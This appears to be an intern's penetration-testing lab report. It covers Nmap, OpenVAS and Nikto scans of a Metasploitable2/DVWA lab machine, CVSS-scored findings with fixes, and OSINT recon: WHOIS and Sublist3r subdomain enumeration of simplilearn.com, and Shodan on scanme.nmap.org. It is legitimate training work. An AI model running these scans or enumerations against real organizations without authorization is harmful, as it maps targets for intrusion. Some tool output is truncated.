## Theoretical Knowledge

**1. Vulnerability Scanning Techniques**

**What to Learn:**

- **Core Concepts:**
  - Scan Types: Network (e.g., Nmap port scans), application (e.g., Nikto for web flaws), authenticated vs. unauthenticated.
  - Vulnerability Scoring: Use CVSS v4.0 (e.g., CVSS 8.8 for RCE = High). Example: Apache Struts (CVE-2017-5638) = Critical.
  - False Positives: Validate findings (e.g., manual checks for open ports).
- **Key Objectives:** Configure and validate scans for accurate risk assessment.
- **How to** Learn:
  - Study OWASP Testing Guide for web scanning.
  - Review NIST SP 800-115 for scanning methods.
  - Analyze WannaCry case for CVSS mapping.

**2. Penetration Testing Techniques**

**What to Learn:**

- **Core Concepts:**
  - Phases: Recon (e.g., OSINT with Shodan), Scanning (e.g., Nessus), Exploitation (e.g., Metasploit), Post-Exploitation (e.g., privilege escalation), Reporting.
  - Methodologies: PTES, OWASP WSTG. Example: PTES for scoping web tests.
  - Ethics: Ensure client authorization and defined scope.
- **Key Objectives:** Execute structured, ethical pentests.
- **How to Learn:**
  - Explore PTES for phase details.
  - Study OWASP WSTG for web pentesting.
  - Review SANS pentest case studies.

**3. Exploit Development Basics**

**What to Learn:**

- **Core Concepts:**
  - Exploit Types: Buffer overflows, SQL injection, XSS. Example: XSS via unescaped input.
  - Exploit Writing: Craft basic exploits (e.g., Python for buffer overflows) using Exploit-DB PoCs.
  - Mitigations: Understand ASLR, WAFs, and patching.
- **Key Objectives:** Develop and test exploits safely.
- **How to Learn:**

- Study Exploit-DB for PoC examples.
- Use TCM Security’s exploit guides.
- Try TryHackMe’s buffer overflow room.

**Practical Application**

1. Vulnerability Scanning Lab

**Activities:**

- **Tools:** Nmap, OpenVAS, Nikto.
- **Tasks:** Run scans, prioritize vulnerabilities, document results.
- **Enhanced Tasks:**
  - **Scan Setup:** Track results in a table (copy-paste into Slack):

| Scan ID | Vulnerability | CVSS Score | Priority | Host |
|---|---|---|---|---|
| 001 | SQL Injection | 9.1 | Critical | 192.168.1.20 |
| 002 | Open Port 445 | 6.5 | Medium | 192.168.1.30 |

- **Test Case:** Scan a Metasploitable2 VM with Nmap (nmap -sV 192.168.1.100) and OpenVAS.
- **Prioritization:** Score using CVSS in Google Sheets.
- **Report:** Draft in Google Docs:

Title: Critical Web Vulnerabilities
Findings: [CVE-2021-41773], [Host: 192.168.1.20]
Remediation: Patch Apache, disable unused ports

- **Escalation:** Write a 100-word email to developers with PoC.

## Practical Application

### 1. Vulnerability Scanning Lab

- **Tools:** Nmap, OpenVAS, Nikto.

## 1.1Nmap

**Target**: Metasploitable2 VM – 192.168.68.105

```
┌──(root㉿DiffDell)-[~]

└─# nmap -sV 192.168.68.105

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 19:58 IST

Nmap scan report for 192.168.68.105

Host is up (0.011s latency).

Not shown: 977 closed tcp ports (reset)
```

| PORT | STATE | SERVICE | VERSION |
|---|---|---|---|
| 21/tcp | open | ftp | vsftpd 2.3.4 |
| 22/tcp | open | ssh | OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) |
| 23/tcp | open | telnet | Linux telnetd |
| 25/tcp | open | smtp | Postfix smtpd |
| 53/tcp | open | domain | ISC BIND 9.4.2 |
| 80/tcp | open | http | Apache httpd 2.2.8 ((Ubuntu) DAV/2) |
| 111/tcp | open | rpcbind | 2 (RPC #100000) |
| 139/tcp | open | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP) |
| 445/tcp | open | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP) |
| 512/tcp | open | exec | netkit-rsh rexecd |
| 513/tcp | open | login | OpenBSD or Solaris rlogind |
| 514/tcp | open | tcpwrapped | |
| 1099/tcp | open | java-rmi | GNU Classpath grmiregistry |
| 1524/tcp | open | bindshell | Metasploitable root shell |
| 2049/tcp | open | nfs | 2-4 (RPC #100003) |

| |
|---|
| 2121/tcp   open  ftp              ProFTPD 1.3.1 |
| 3306/tcp   open  mysql            MySQL 5.0.51a-3ubuntu5 |
| 5432/tcp   open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7 |
| 5900/tcp   open  vnc              VNC (protocol 3.3) |
| 6000/tcp   open  X11              (access denied) |
| 6667/tcp   open  irc              UnrealIRCd |
| 8009/tcp   open  ajp13            Apache Jserv (Protocol v1.3) |
| 8180/tcp   open  http             Apache Tomcat/Coyote JSP engine 1.1 |

**Service Info**: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds

### 1.2 Openvas

Scan Metasploitable with OpenVAS:

**Kali**: sudo gvm-start    ---Start the OpenVas

Scan the Metasploitable Machine -192.168.68.105

**Log in to GVM (Greenbone Web UI)**

- URL: http://127.0.0.1:9392
- Login: Use the **username** and **password** you set (e.g., admin / kali123)

---

### 🌐 2. Create a New Target

This defines what IP/domain to scan.

◆ Go to:

Configuration → Targets → click **"Create Target"**

**Fill in the form:**

- **Name**: Test Scan (or any name)
- **Hosts**: IP address or hostname (e.g., 192.168.68.105)
- **Port List**: Use default (All IANA assigned TCP ports)

Then click **"Save"**

---

### 🎯 3. Create a Task (Scan Job)

Go to:

Scans → Tasks → click **"Create Task"**

**Fill in the form:**

- **Name**: Scan My Target
- **Target**: Select the target you created earlier
- **Scan Config**: Use Full and fast (good default)
- Leave others as default and click **"Save"**

### ▶️ 4. Start the Scan

In the **Tasks** list:


- Click the **play button ( ▶️ )** next to your task

The scan will begin. You'll see its status change to:

- Requested → Running → Done

### ⏳ 5. Wait for Scan to Complete

- Depending on target size and config, this can take from a few minutes to an hour
- You can refresh or monitor status live



**Reports 8 of 8**

| Date ▼ | Status | Task | Severity | High | Medium | Low | Log | False Pos. | Actions |
|---|---|---|---|---|---|---|---|---|---|
| Thu, Aug 14, 2025 10:54 AM UTC | Done | met | 10.0 (High) | 11 | 13 | 2 | 78 | 0 | △ ✕ |

### 📊 6. View Results

Once the scan status is **"Done"**:

- Go to Scans → Reports
- Click your scan name to open the report
- You'll see:
  - Vulnerability summary
  - Severity (High, Medium, Low)
  - Affected ports/services
  - CVEs, exploits, and remediation tips

### ✅ Optional: Export Report


- Click **"Download"** icon

- Export as PDF, HTML, XML, etc.

i. Analyze results (e.g., CVSS scores, CVE IDs).

**Documenting Findings:**

**Report:**



| Date ▼ | Status | Task | Severity | High | Medium | Low | Log | False Pos. | Actions |
|---|---|---|---|---|---|---|---|---|---|
| Thu, Aug 14, 2025 10:54 AM UTC | Done | met | 10.0 (High) | 11 | 13 | 2 | 78 | 0 | Δ ✕ |

**Host Summary**

| Host | High | Medium | Low | Log | FalsePositive |
|---|---|---|---|---|---|
| 192.168.68.105 | 11 | 13 | 2 | 0 | 0 |

**Port Summary for Host 192.168.68.105**


| Service (Port) | Threat Level |
|---|---|
| 21/tcp | High (CVSS: 10.0) |
| 80/tcp | High (CVSS: 10.0) |
| general/tcp | High (CVSS: 10.0) |
| 22/tcp | High (CVSS: 9.8) |
| 6697/tcp | High (CVSS: 8.1) |
| 631/tcp | High(CVSS:7.5) |

**All the Critical Vulnerabilities included in the Google Excel Sheet.**

### 1.3 Nikto

**Title: Critical Web Vulnerabilities**

**Host: http://192.168.68.105/dvwa/login.php**



```
┌──(root㉿DiffDell)-[~]
└─# nikto -h http://192.168.68.105/dvwa/login.php
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.68.105
+ Target Hostname:    192.168.68.105
+ Target Port:        80
+ Start Time:         2025-08-21 22:58:28 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /dvwa/login.php/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /dvwa/login.php/: The anti-clickjacking X-Frame-Options header is not present. See: https://d
S/docs/Web/HTTP/Headers/X-Frame-Options
+ /dvwa/login.php/: The X-Content-Type-Options header is not set. This could allow the user age
of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulner
lities/missing-content-type-header/
+ /dvwa/login.php/: Cookie PHPSESSID created without the httponly flag. See: https://developer.
b/HTTP/Cookies
+ /dvwa/login.php/: Cookie security created without the httponly flag. See: https://developer.m
/HTTP/Cookies
```

**Findings:**

| **Finding (from Nikto)** | **What it really means** | **CVE / Reference** | **CVSS v3.1 (official if available)** | **Quick fix** |
|---|---|---|---|---|
| /?-s and ...login.php ?-s → *“PHP allows retrieval of source via -s”* | Classic **PHP-CGI argument injection / RCE** bucket. Nikto’s -s hints the 2012 PHP-CGI bug. | **CVE-2012-1823** | **9.8 (Critical)** | Disable PHP-CGI, block ? args to CGI, or upgrade PHP (any modern PHP is fixed). (NVD, Red Hat Customer Portal) |

| | | | | |
|---|---|---|---|---|
| Server: Apache/2.2.8 (very old) | **EOL httpd 2.2** → exposed to many unpatched vulns; not a single CVE to score. Treat as **policy/high risk**. | Apache notes on **2.2 EOL** | N/A (multiple CVEs) | Upgrade to a supported **Apache 2.4.x** immediately. (Apache HTTP Server, endoflife.date) |
| HTTP TRACE enabled | **Cross-Site Tracing (XST)** risk; often used to echo headers/cookies via JS. Misconfig, not one CVE. | OWASP XST / WSTG | Use custom CVSS if required (often **Low–Medium**): e.g., AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N ≈ **3.1 (Low)** | Disable TRACE/TRACK (e.g., TraceEnable off in Apache). (OWASP) |
| Lots of /*.tgz, *.tar, *.war, *.pem, *.jks, *.egg | Likely **backup/key dumps exposed** → **Info disclosure** (can be severe if secrets). | CWE-530 reference in Nikto | If files contain secrets: AV:N/AC:L/PR:N/UI:N/S:U/**C:H**/I:N/A:N ≈ **7.5 (High)** | Remove from web root; rotate keys; restrict direct download. (Confirm by actually fetching one benign file.) |
| SIPS v0.2.2 ... user account info (including password) retrievable | Auth bypass/info disclosure in **SIPS 0.2.2**. Old but real. Might not have a CVE; has Exploit-DB ref. | EDB-22381 | If credentials exposed unauthenticated: AV:N/AC:L/PR:N/UI:N/S:U/**C:H**/I:N/A:N ≈ **7.5 (High)** | Remove/patch SIPS; block the path; rotate exposed passwords. (Exploit Database, Vulners) |

| | | | | |
|---|---|---|---|---|
| /?=PHPE… (OSVDB-12184) | **PHP version/info disclosure** via magic query tokens. | OSVDB-12184 discussion | Usually **Low**: AV:N/AC:L/PR:N/UI:N/S:U/**C:L**/I:N/A:N ≈ **3.3** | Disable expose_php, update PHP, block these routes. (Server Fault, seclists.org, dev.nmap.narkive.com) |
| Missing headers: **X-Frame-Options**, **X-Content-Type-Options**, cookies without **HttpOnly** | Security-hardening gaps; not CVEs, but exploitable in chains (clickjacking, MIME-sniff, scriptable cookies). | MDN/OWASP | Treat as **Low** each, but fix as hygiene. | Add X-Frame-Options/Content-Security-Policy frame-ancestors, X-Content-Type-Options: nosniff, set HttpOnly; Secure; SameSite on cookies. (MDN Web Docs, OWASP) |

**Findings also included in the Google Docs.**

### 1.4 Escalation Email

**Subject**: Critical Security Vulnerability – Immediate Action Required

Hi Team,

During a recent **VAPT assessment**, we identified **critical vulnerabilities** on host 192.168.68.105 using **OpenVAS**. The detailed findings, including CVSS scores, have been documented in the attached **Excel sheet** for your review and remediation planning.

Additionally, the host's web application (http://192.168.68.105/dvwa/login.php) was scanned using **Nikto**, and the consolidated results have been compiled into a **Google Docs** report.

Immediate Action Required: Please review the attached findings and apply necessary patches or configuration changes to mitigate these vulnerabilities.

Let me know if you require **logs, Proof-of-Concept (PoC)** details, or further clarification.

Thanks,
Ch. Sandhya Rani
VAPT Analyst Intern

## 2. Reconnaissance Practice

**Activities:**

- **Tools:** Maltego, Shodan, Google Docs.
- **Tasks:** Perform OSINT, map assets, document steps.
- **Enhanced Tasks:**
  - **Recon Template:** Document in Google Docs:
    1. Domain Info
    2. Subdomains
    3. Exposed Services
  - **Asset Mapping:** Log steps (Slack-friendly):

```
Timestamp           | Tool    | Finding
--------------------|---------|-----------------------------
2025-08-18 10:00:00 | Shodan  | Exposed SSH on 192.168.1.50
2025-08-18 10:30:00 | Maltego | Subdomain: dev.example.com
```

- **Checklist:** In Google Docs:
- Check WHOIS
- Enumerate subdomains (Sublist3r)
- Identify tech stack (Wappalyzer)
- **Summary:** Write a 50-word recon summary.

## 2. Reconnaissance Practice

**Tools Used**


**Shodan** → Search for exposed services, ports, IoT devices.

**Sublist3r / Amass** → Subdomain enumeration.
**WHOIS** / **Wappalyzer** → Domain registration and technology fingerprinting.
**Google Docs** → Documenting results.

### 2.1. WHOIS Lookup

- **What it does:** Retrieves domain registration details.
- **Info Collected:** Registrar, registration/expiry date, nameservers, registrant contact (sometimes anonymized).
- **Why important:** Helps identify ownership, infrastructure age, and potential forgotten domains.
- **Command/Tool:**

**Command**: whois example.com




```
┌──(root㉿DiffDell)-[~]
└─# whois simplilearn.com
   Domain Name: SIMPLILEARN.COM
   Registry Domain ID: 1558703706_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.PublicDomainRegistry.com
   Registrar URL: http://www.publicdomainregistry.com
   Updated Date: 2023-02-06T14:03:52Z
   Creation Date: 2009-06-10T05:00:28Z
   Registry Expiry Date: 2030-06-10T05:00:28Z
   Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
   Registrar IANA ID: 303
   Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com
   Registrar Abuse Contact Phone: +1.2013775952
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS-117.AWSDNS-14.COM
   Name Server: NS-1314.AWSDNS-36.ORG
   Name Server: NS-1963.AWSDNS-53.CO.UK
   Name Server: NS-701.AWSDNS-23.NET
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-08-22T07:30:52Z <<<
```

### 2.2 Shodan(Exposed Services)

- **What it does:** Searches the internet for exposed devices and services.
- **Info Collected:** Open ports, banners, software versions, SSL certificates, IoT devices.
- **Why important:** Detects externally exposed services that attackers might target.
- **Example:**

**Command:** shodan host ip address



```
└─# shodan host 45.33.32.156
45.33.32.156
Hostnames:                 scanme.nmap.org
City:                      Fremont
Country:                   United States
Organization:              Linode
Updated:                   2025-08-21T15:25:40.150299
Number of open ports:      5
Vulnerabilities:           CVE-2014-0117  CVE-2017-7679
2021-32791      CVE-2021-32792  CVE-2023-31122  CVE-202
6       CVE-2014-0118   CVE-2022-31813  CVE-2020-1927
2021-44790      CVE-2016-4975   CVE-2020-13938  CVE-202
95      CVE-2014-3523   CVE-2013-5704   CVE-2019-17567
2021-26691      CVE-2019-0220   CVE-2025-49812  CVE-202
01      CVE-2019-10092  CVE-2014-0226   CVE-2021-44224
2021-40438      CVE-2011-1176   CVE-2022-23943  CVE-201
85      CVE-2022-26377  CVE-2014-0098   CVE-2016-8743
2022-37436      CVE-2017-9788   CVE-2014-8109   CVE-201
3       CVE-2022-28615  CVE-2022-28614

Ports:
     22/tcp OpenSSH (6.6.1p1 Ubuntu 2ubuntu2.13)
     80/tcp Apache httpd (2.4.7)
        |-- HTTP title: Go ahead and ScanMe!
    123/udp
   9929/tcp
  31337/tcp
```


**2.3 Shodan Findings**

| Timestamp | Tool | Finding |
|---|---|---|
| 2025-08-21 15:25:40 | Shodan | Domain: **scanme.nmap.org**, IP: **45.33.32.156**, Host: Linode (Fremont, US) |
| 2025-08-21 15:25:40 | Shodan | **Port 22/tcp open** → OpenSSH 6.6.1p1 (Ubuntu 2ubuntu2.13) – outdated, potential SSH vulns |
| 2025-08-21 15:25:40 | Shodan | **Port 80/tcp open** → Apache HTTPD 2.4.7 (HTTP title: "Go ahead and ScanMe!") – outdated, multiple CVEs reported |
| 2025-08-21 15:25:40 | Shodan | **Port 123/udp open** → NTP service (potential amplification if misconfigured) |
| 2025-08-21 15:25:40 | Shodan | **Port 9929/tcp open** → Non-standard service, requires further enumeration |

| Timestamp | Tool | Finding |
|---|---|---|
| 2025-08-21 15:25:40 | Shodan | **Port 31337/tcp open** → Often used as a “backdoor” test port; intentionally left open on scanme.nmap.org |
| 2025-08-21 15:25:40 | Shodan | **Vulnerabilities found**: Multiple CVEs affecting Apache HTTPD & OpenSSH (e.g., CVE-2017-7679, CVE-2021-40438, CVE-2022-22720, CVE-2024-38474, etc.) |

**2.3 Sublist3r- Enumerate subdomains**

**sublist3r -d simplilearn.com**



```
www.simplilearn.com
accounts.simplilearn.com
careersuccess.simplilearn.com
cfsigned.simplilearn.com
community.simplilearn.com
www.community.simplilearn.com
connect.simplilearn.com
connect-staging.simplilearn.com
connect-testing.simplilearn.com
developers.simplilearn.com
dockerv3.simplilearn.com
catelogapi.dockerv3.simplilearn.com
plutustest.dockerv3.simplilearn.com
```

www.simplilearn.com

accounts.simplilearn.com

careersuccess.simplilearn.com

cfsigned.simplilearn.com

community.simplilearn.com

www.community.simplilearn.com

connect.simplilearn.com

connect-staging.simplilearn.com

connect-testing.simplilearn.com

developers.simplilearn.com

dockerv3.simplilearn.com

catelogapi.dockerv3.simplilearn.com

plutustest.dockerv3.simplilearn.com

dockerv4.simplilearn.com

dockerv5.simplilearn.com

engagex.simplilearn.com

financedesk.simplilearn.com

i2www.simplilearn.com

iitk.simplilearn.com

itdesk.simplilearn.com

www.itdesk.simplilearn.com

mail.itdesk.simplilearn.com

itsupport.simplilearn.com

jobassist.simplilearn.com

jobs.simplilearn.com

jobs-search.simplilearn.com

laas.simplilearn.com

landingpage.simplilearn.com

liveclass.simplilearn.com

lms.simplilearn.com

instride.lms.simplilearn.com

onlinetraining.simplilearn.com

reports.simplilearn.com

s2stokenservice.simplilearn.com

secure.simplilearn.com

www.secure.simplilearn.com

skillsnet.simplilearn.com

apps.skillsnet.simplilearn.com

compete.skillsnet.simplilearn.com

courses.skillsnet.simplilearn.com

preview.skillsnet.simplilearn.com

studio.skillsnet.simplilearn.com

support.skillsnet.simplilearn.com

sl-labs.simplilearn.com

sl-web-stories.simplilearn.com

preprod.subdomain.simplilearn.com

success.simplilearn.com

tableau.simplilearn.com

